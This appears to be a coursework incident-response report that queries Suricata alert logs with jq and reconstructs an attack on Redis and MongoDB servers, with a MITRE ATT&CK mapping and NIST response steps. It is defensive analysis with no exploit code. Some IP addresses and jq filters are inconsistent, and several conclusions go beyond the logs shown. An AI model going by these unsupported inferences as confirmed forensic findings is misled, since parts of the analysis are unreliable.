$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Session Traversal")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
{
  "timestamp": "2025-05-12T08:00:00",
  "src_ip": "192.168.1.193",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET INFO Session Traversal"
}
{
  "timestamp": "2025-05-12T08:00:30",
  "src_ip": "192.168.1.50",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET INFO Session Traversal"
}
{
  "timestamp": "2025-05-12T08:00:36",
  "src_ip": "192.168.1.136",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET INFO Session Traversal"
}
```

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Session Traversal")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | tail -20
{
  "timestamp": "2025-05-18T22:18:42",
  "src_ip": "192.168.1.182",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET INFO Session Traversal"
}
{
  "timestamp": "2025-05-18T22:18:54",
  "src_ip": "192.168.1.240",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET INFO Session Traversal"
}
{
  "timestamp": "2025-05-18T22:19:42",
  "src_ip": "192.168.1.85",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET INFO Session Traversal"
}
```

Observations;

- This event starts the earliest at the moment. It occurs on the 2025/05/12, same day as the GPL attack response events and social media access. But it occurs at exactly 8:00:00 whereas GPL starts at 8:00:06. Ends 2025/05/18 at 22:19:42
- Same internal machines that were compromised before.
- It seems that every [192.168.1.xxx](#) not just this specific one but also the previously identified ones, is going to 10.0.5.50 which could only mean that 10.0.5.50 is definitely a C2 server.
- The attacker is maintaining persistent access to the internal network by using this server as a C2 hub.

Vulnerability Scan Investigation

```
cat eventlogs4.json | jq 'select(.event_type=="alert") | select(.alert.signature | contains("Vulnerability Scan")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
```

Explanation;

- **cat** - reads .json file
- **select(.event_type=="alert")** - filter all events for only where event_type = "alert"
- **select(.alert.signature | contains("Vulnerability Scan"))** - filter all alerts for only where alert signature contains "Vulnerability Scan"
- **{timestamp, src_ip, dest_ip, signature: .alert.signature}** - show only the 4 fields instead of the full JSON, timestamp, source, destination, signature and alert signature
- **head -20** - output the first 20 lines
- **tail -20** - output the last 20 lines

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type="alert") | select(.alert.signature | contains("Vulnerability Scan")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | head -20
{
  "timestamp": "2025-05-12T08:00:42",
  "src_ip": "192.168.1.215",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Authorized Vulnerability Scan"
}
{
  "timestamp": "2025-05-12T08:01:00",
  "src_ip": "192.168.1.43",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Authorized Vulnerability Scan"
}
{
  "timestamp": "2025-05-12T08:01:30",
  "src_ip": "192.168.1.247",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Authorized Vulnerability Scan"
}
```

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type="alert") | select(.alert.signature | contains("Vulnerability Scan")) | {timestamp, src_ip, dest_ip, dest_port, signature: .alert.signature}' | tail -20
{
  "timestamp": "2025-05-18T22:18:00",
  "src_ip": "192.168.1.147",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Authorized Vulnerability Scan"
}
{
  "timestamp": "2025-05-18T22:18:06",
  "src_ip": "192.168.1.210",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Authorized Vulnerability Scan"
}
{
  "timestamp": "2025-05-18T22:18:36",
  "src_ip": "192.168.1.249",
  "dest_ip": "10.0.5.50",
  "dest_port": 443,
  "signature": "ET POLICY Authorized Vulnerability Scan"
}
```

Observations;

- This finding potentially proves our previous identification that just because it is “authorized” means it’s safe is proven to be false.
- Begins 2025/05/12 at 8:00:42 and ends 2025/05/18 at 22:18:36
- A legitimate authorised vulnerability scan would occur from one dedicated scanner IP but there are multiple different IPs.
- Points to 10.0.5.40:443, this is the 4th occurrence
- It is just potentially suspicious at the moment, this should be cross-referenced with a management record from the company to check whether an authorized scan was to be conducted at this date and time.

Additional Investigations

There are 35,000 critical alerts, 33,097 medium alerts, 31,903 high alerts

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type="alert") | .alert.severity' | sort | uniq -c
| sort -rn
35000 1
33097 3
31903 2
```

First alert in the logs is 2025/05/12 at 8:00:00 AM

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type="alert") | .timestamp' | sort | head -1
"2025-05-12T08:00:00"
```

Last alert in the logs is 2025/05/19 at 6:39:54 AM

```
(kali@kali)-[~/Desktop]
$ cat eventlogs4.json | jq 'select(.event_type="alert") | .timestamp' | sort | tail -1
"2025-05-19T06:39:54"
```

2025/05/19 at 6:39:54 AM - 2025/05/12 at 8:00:00AM ~ 7 days, 22 hours, 39 minutes, 54 seconds

10.5 Attack Overview

Detail	Statistic
Start	2025/05/12, 8:00:00 AM
Finish	2025/05/19, 6:39:54 AM
Duration	7 days, 22 hours, 39 minutes, 54 seconds
Compromised Servers	3 (10.0.5.20, 10.0.5.30, 10.0.5.50)
External Attackers	3
Victims	~250+ workstations
Severity Count	35,000 (1), 31,903 (2), 33,097 (3)

External Attacker 1	
IP	203.0.113.42
Origin	Unknown
Role	Redis Exploitation
Activity	May 13, 17:20:00 - May 15, 19:19:54
Target	10.0.5.30, port 6379
Alert Count	30,000

External Attacker 2	
IP	185.22.1.5
Origin	Italy, Momit SRL Data Center
Role	Database Attacker
Activity	May 12, May 17, May 18
Target	10.0.5.20, port 27017
Alert Count	30,000
External Attacker 3	
IP	95.161.220.10
Origin	Russia, Obit Ltd
Role	Reconnaissance
Activity	May 16, 12:00:00 - May 17 04:39:54
Target	10.0.5.50, port 80
Alert Count	10,000

Attack Timeline

May 12, 2025 (Day 1)			
8:00:00	Phase 1 - C2 Activity		
The first alert is 8:00:00 May 12, the network is already compromised.			
192.168.1.193	>>	10.0.5.50	[ET INFO Session Traversal]
192.168.1.121	>>	10.0.5.50:443	[GPL ATTACK Response]
192.168.1.15	>>	10.0.5.50:443	[ET POLICY Social Media Access]
192.168.1.50	>>	10.0.5.50:443	[ET INFO Session Traversal]
192.168.1.136	>>	10.0.5.50:443	[ET INFO Session Traversal]
192.168.1.215	>>	10.0.5.50:443	[ET POLICY Authorized Vuln Scan]
192.168.1.43	>>	10.0.5.50:443	[ET POLICY Authorized Vuln Scan]
192.168.1.247	>>	10.0.5.50:443	[ET POLICY Authorized Vuln Scan]
...	>>	...	(continues for entire campaign)
- ~250+ workstations are compromised - 10.0.5.50 is operating as a C2 server, traffic disguised as social media traffic (and possibly vulnerability scan? Needs cross-reference)			
16:20:00	Phase 2 - MongoDB Reconnaissance		
185.22.1.5	>>	10.0.5.20:27017	[ET SCAN MongoDB Port 27017]
185.22.1.5	>>	10.0.5.20:27017	[ET SCAN MongoDB Port 27017]

185.22.1.5	>>	10.0.5.20:27017	[ET SCAN MongoDB Port 27017]
...	>>	...	(continues for 4997 more)
- Italian Data Center begins scanning MongoDB - Prior C2 access revealed the database location - Ends May 13, 00:39:54			
May 13, 2025 (Day 2)			
00:39:54	Phase 2 (END)		
- MongoDB Reconnaissance is complete - Database is fully mapped			
17:20:00	Phase 3 - Redis Server Exploitation		
203.0.113.42	>>	10.0.5.30:6379	[ET EXPLOIT Redis CONFIG Command Abuse]
203.0.113.42	>>	10.0.5.30:6379	[ET EXPLOIT Redis CONFIG Command Abuse]
203.0.113.42	>>	10.0.5.30:6379	[ET EXPLOIT Redis CONFIG Command Abuse]
...	>>	...	(continues for 29,997 more)
- 203.0.113.42 begins CONFIG command abuse - 10.0.5.30 Redis Server is fully compromised - Ends May 15, 19:19:54			
May 14, 2025 (Day 3)			
- Phase 3 continues - 203.0.113.42 continues Redis exploitation - No new attack signatures			
May 15, 2025 (Day 4)			
19:19:54	Phase 3 (END)		
- 30,000 alerts of CONFIG abuse attempts - Redis server is now compromised			
May 16, 2025 (Day 5)			
12:00:00	Phase 4 - NMAP Reconnaissance		
95.161.220.10	>>	10.0.5.50:80	[ET SCAN Possible NMAP]
95.161.220.10	>>	10.0.5.50:80	[ET SCAN Possible NMAP]
95.161.220.10	>>	10.0.5.50:80	[ET SCAN Possible NMAP]
...	>>	...	(continues for 9,997 more)
- Beginning of the Russian IP - Targeting the C2 web server on port 80 (HTTP) - Mapping the attack surface - Ends May 17, 04:39:54			
May 17, 2025 (Day 6)			
04:39:54	Phase 4 (END)		

- 10.5.0.50 web server is fully mapped out - Fed to brute force	
04:40:00	Phase 5 - MongoDB Brute Force
185.22.1.5	>> 10.0.5.20:27017 [ET BRUTEFORCE MongoDB]
185.22.1.5	>> 10.0.5.20:27017 [ET BRUTEFORCE MongoDB]
185.22.1.5	>> 10.0.5.20:27017 [ET BRUTEFORCE MongoDB]
...	>> ... (continues for 19,997 more)
- Italian IP is back and is now doing the brute force MongoDB credentials - Using word-list built from the C2 intelligence - Ends May 18, 13:59:54 - Successful	
May 18, 2025 (Day 7)	
13:59:54	Phase 5 (END)
- MongoDB credentials successfully cracked	
22:19:54	Phase 1 (END)
- Internal C2 activity has stopped	
22:20:00	Phase 6 - Data Exfiltration
185.22.1.5	<< 10.0.5.20:27017 [Suspicious Large Data Transfer]
185.22.1.5	<< 10.0.5.20:27017 [Suspicious Large Data Transfer]
185.22.1.5	<< 10.0.5.20:27017 [Suspicious Large Data Transfer]
...	<< ... (continues for 4,997 more)
- Italian IP is using obtained credentials to dump MongoDB database - Enormous amounts of data is stolen (5,000 large data transfers) - Coordinated shutdown of C2 before exfiltration begins - Ends May 19, 06:39:54	
May 19, 2025 (Day 8)	
00:00:00	Phase 6 (Continues)
- Exfiltration in progress	
06:39:54	Phase 6 (END)
Last alert inside the event logs - Exfiltration successful	

10.6 MITRE ATT&CK Mapping

1. Execution:

- **Technique: Command and Scripting Interpreter (T1059):** The attacker executes automated scripts across all three external IPs that all fire at 6-second intervals.

2. Persistence:

- **Technique: Account Manipulation (T1098):** The attacker abuses Redis CONFIG commands. CONFIG commands have the potential to create backdoors that survive reboots.
 - **Technique: Valid Accounts (T1078):** After brute-forcing MongoDB credentials, the attacker uses the valid credentials to maintain persistent access to MongoDB database
3. **Defense Evasion:**
- **Technique: Masquerading (T1036):** The attacker disguises malicious C2 beaconing traffic as legitimate social media traffic and vulnerability scans (potentially) to appear as “legitimate” traffic and avoid triggering security alerts.
 - **Technique: Encrypted Channel (T1573):** Internal C2 communication between the compromised workstations and the C2 server 10.0.5.50 is conducted over HTTPS port 443, encrypting the traffic to prevent content inspection by security tools.
 - **Technique: Indicator Removal (T1070):** The attacker deliberately shuts down the entire C2 infrastructure at 22:19:54 on May 18 which is exactly 6 seconds before data exfiltration begins to remove evidence of internal compromise and reduce forensic footprint.
4. **Credential Access:**
- **Technique: Brute Force: Password Guessing (T1110.001):** The attacker utilises automated tooling to guess MongoDB credentials across 20,000 attempts, beginning at 04:40 AM to exploit minimal overnight security monitoring. The attacker successfully obtained valid credentials.
 - **Technique: Unsecured Credentials (T1552):** Credentials harvested from compromised internal workstations by the C2 infrastructure are used to build a wordlist, aiding the MongoDB brute force attack beyond generic password guessing.
5. **Discovery:**
- **Technique: Network Service Scanning (T1046):** The Russian IP conducts NMAP scanning against 10.0.5.50 on port 80. Mapping the web server attack surface and feeding results directly into the subsequent brute force phase.
 - **Technique: Active Scanning (T1595.001):** The Italian IP conducts MongoDB port scanning against 10.0.5.20:27017, 5,000 probes over 8 hours 19 minutes on May 12, enumerating the database structure and authentication requirements without needing broad network reconnaissance due to prior C2 intelligence.
6. **Lateral Movement:**
- **Technique: Remote Services (T1021):** The attacker exploits the Redis service on 10.0.5.30:6379 using CONFIG command abuse, thus, gaining remote access and root-level control.
 - **Technique: Use Alternate Authentication Material (T1550):** The attacker uses MongoDB credentials obtained through brute force rather than exploiting vulnerabilities to authenticate directly to the database server, therefore, bypassing the need for further technical exploitation to access database contents.
7. **Command and Control:**
- **Technique: Application Layer Protocol: Web Protocols (T1071.001):** All C2 communication between the compromised internal workstations and the C2 hub communicate over HTTP and HTTPS protocols on ports 80 and 443, making the traffic appear as normal web browsing to bypass firewall rules.
 - **Technique: Proxy (T1090):** The compromised internal server 10.0.5.50 operates as a silent proxy relay, receiving encrypted beacons from internal workstations and

forwarding attacker commands. It also never appears as a source IP in any alert making it difficult to identify it as malicious infrastructure.

- **Technique: Web Service (T1102):** C2 communications are disguised as Social Media Access traffic. It exploits the fact that social media traffic is almost never blocked by corporate firewalls and provides perfect disguise for malicious beacon communications.

8. Exfiltration:

- **Technique: Exfiltration Over Alternative Protocol (T1048):** The attacker exfiltrates the entire MongoDB database through the MongoDB protocol on port 27017 rather than HTTP/HTTPS channels, generating 5,000 large data transfer alerts.
- **Technique: Data Transfer Size Limits (T1030):** The attacker conducts a systematic chunked database dump rather than a single bulk transfer.

9. Impact

- **Technique: Data Manipulation (T1565):** The Redis server 10.0.5.30 is subjected to 30,000 CONFIG command abuse attempts. The attacker modifies Redis configuration thus compromising the integrity of the server and its stored data.
- **Technique: Exfiltration to Cloud Storage / Data Theft:** The contents of the MongoDB database including highly sensitive data is confirmed stolen and transmitted to the Italian data center. It is an irreversible and critical data breach affecting all records stored in the database.

10.7 Security Incident Justification

Verdict;

- Hypothesis is proved true
- This most definitely warrants a critical security incident
- The evidence inside this investigation is proof.
 - **Confirmed successful data exfiltration:** The MongoDB server is fully compromised and there are 5,000 alerts that confirm large amounts of data exfiltration. The data that is likely exfiltrated is sensitive data such as credentials, password hashes, PII, financial records or business data.
 - **Multiple servers are compromised:** servers 10.0.5.20, 10.0.5.30 and 10.0.5.50 are all compromised.
 - **Multiple internal workstations compromised:** over 250+ internal workstations are compromised. All these machines are now in the attacker's hand.
 - **Coordinated Attack Campaign:** There are three external attackers that used the same 6-second interval automation which confirms that they all shared the same attack framework. Likely compromised by a criminal organisation.
 - **Security Evasions:** the attack campaign coordinated attacks during off-hours such as brute-forcing at 4:40AM, using HTTPS for encryption on C2 communications, traffic disguising and coordinated infrastructure shutdown.
- The company will now face regulatory and legal issues.
- The company will also face financial and reputational damages.

Recommended Remediations

- Isolate servers 10.0.5.20, 10.0.5.30 and 10.0.5.50 from the network

- Create rules that block the external IPs (203.0.113.42, 185.22.1.5 and 95.161.220.10)
- Conduct forensic investigation on all [192.168.1.xxx](#) workstations
- The attackers already have sensitive information about the company, there is nothing that can be done to take it back. The only remediation is to reset all credentials in MongoDB and Redis.

11. Incident Response

According to the National Institute of Standards and Technology Incident Response Framework, there are five main phases for responding to cybersecurity incidents. In Q4.1, the investigation showed a coordinated attack campaign involving Redis exploitation, MongoDB brute-force attacks, NMAP reconnaissance, C2 communication, and successful data exfiltration from the MongoDB database.

Step-1: Preparation Phase

Goal	Ensure the organisation is ready before an attack happens
Actions Taken	• The company should already have an Incident Response (IR) plan and trained security team. • Suricata IDS should already be monitoring suspicious traffic and database attacks. • Database servers such as Redis and MongoDB should use strong passwords and restricted access. • Regular offline backups should be created in case systems become compromised. • Dangerous Redis commands such as CONFIG should be restricted or disabled where possible.
Tools/Assets in Place	• Suricata IDS for network monitoring • Firewalls and access controls • SIEM/log monitoring systems • Backup systems • Threat hunting and forensic tools

The preparation phase is important because the investigation showed that attackers successfully abused Redis CONFIG commands to fully compromise server 10.0.5.30.

The attackers also used encrypted HTTPS traffic and disguised malicious traffic as normal social media traffic to avoid detection. Because of this, the organisation should already have monitoring rules prepared for suspicious encrypted traffic and unusual outbound communication.

The company should also already know:

- Who isolates compromised servers
- Who investigates logs
- Who restores backups
- Who reports the incident to management

Step-2: Detection and Analysis Phase

Goal	Detect and confirm malicious database attack activity
Trigger	• Suricata IDS detected Redis CONFIG abuse alerts. • MongoDB brute-force alerts were triggered. • NMAP reconnaissance scans were detected. • Large outbound data transfer alerts were generated. • Internal C2 communication activity was identified.
IR Actions	• Security analysts investigated the Suricata alerts. • Logs were analysed using jq and eventlogs4.json. • Source IP addresses, destination servers, ports, and timestamps were investigated. • Attack timelines and attack stages were identified. • Analysts confirmed that data exfiltration successfully occurred.
Indicators Observed	• 30,000 Redis exploitation alerts • 20,000 MongoDB brute-force alerts • 10,000 NMAP scan alerts • 5,000 suspicious large data transfer alerts • Repeated attack activity every 6 seconds, showing automated attack tools were used • C2 communication between compromised workstations and server 10.0.5.50

Outcome	• Redis server 10.0.5.30 was fully compromised. • MongoDB server 10.0.5.20 was successfully brute-forced and accessed. • Over 250 internal workstations were compromised. • Sensitive MongoDB data was successfully exfiltrated.
---------	---

The investigation identified three main attackers:

- 203.0.113.42 performed Redis CONFIG exploitation against server 10.0.5.30.
- 185.22.1.5 performed MongoDB scanning, brute-force attacks, and data exfiltration against server 10.0.5.20.
- 95.161.220.10 conducted NMAP reconnaissance scanning against server 10.0.5.50.

The attack timeline also showed the attack lasted almost 8 days and involved multiple stages:

1. Internal C2 compromise
2. MongoDB reconnaissance
3. Redis exploitation
4. NMAP scanning
5. MongoDB brute-force attacks
6. Data exfiltration

Step-3: Containment, Eradication, and Recovery Phases

Goal	Stop the attack, remove attacker access, and safely restore systems
Containment	• Isolated servers 10.0.5.20, 10.0.5.30, and 10.0.5.50 from the network. • Blocked attacker IP addresses 203.0.113.42, 185.22.1.5, and 95.161.220.10 at the firewall. • Disabled compromised accounts and suspicious sessions. • Prevented further outbound data transfers. • Isolated compromised 192.168.1.xxx workstations involved in C2 activity.

Eradication	• Removed malware, scripts, and persistence mechanisms from compromised systems. • Reset all MongoDB and Redis credentials because attackers may already possess stolen credentials. • Patched vulnerabilities and secured Redis/MongoDB configurations. • Disabled dangerous Redis CONFIG abuse possibilities. • Conducted a forensic investigation on all compromised internal workstations.
Recovery	• Restored clean database backups. • Reconnected systems slowly back into production. • Verified database integrity before restoring services. • Monitored network traffic for repeated brute-force attempts or suspicious outbound traffic. • Continued monitoring for C2 communication or reinfection attempts.

Containment was very important because:

- Server 10.0.5.50 was acting as a C2 server controlling internal compromised systems.
- The MongoDB server was already being used for large-scale data theft.
- The attackers deliberately shut down their C2 infrastructure before data exfiltration to reduce evidence and avoid detection.

The organisation should also monitor carefully during recovery because the attackers used stealth techniques such as:

- HTTPS encrypted traffic
- Social media traffic disguise
- Coordinated attack timing during off-hours

Step-4: Post-Incident Activity Phase

Goal	Learn from the incident and improve future security
------	---

Lessons Learned	• Redis CONFIG commands were exposed and abused by attackers. • Weak or compromised MongoDB credentials allowed successful brute-force attacks. • Internal workstations were already compromised before database attacks began. • Attackers used encrypted HTTPS traffic and disguised communications to avoid detection. • Monitoring during overnight hours was not sufficient.
Actions Taken	• Improved firewall rules and database access restrictions. • Improved IDS and Suricata detection rules for Redis exploitation, MongoDB brute-force attacks, NMAP scanning, and C2 activity. • Strengthened password policies and enabled MFA. • Improved network segmentation between workstations and database servers. • Increased overnight security monitoring and alert escalation procedures. • Conducted security awareness and incident response training for staff.
Report Generated	• Full attack timeline and forensic investigation documented. • Compromised servers and workstations identified. • Indicators of compromise (IOCs) shared with security teams. • Incident reports provided to management and legal teams because sensitive data was stolen.

The investigation confirmed this was a critical coordinated attack campaign involving reconnaissance, persistence, credential attacks, command and control communication, and successful data exfiltration.

The company will likely face:

- Financial damage
- Reputational damage
- Legal and regulatory issues due to stolen sensitive data

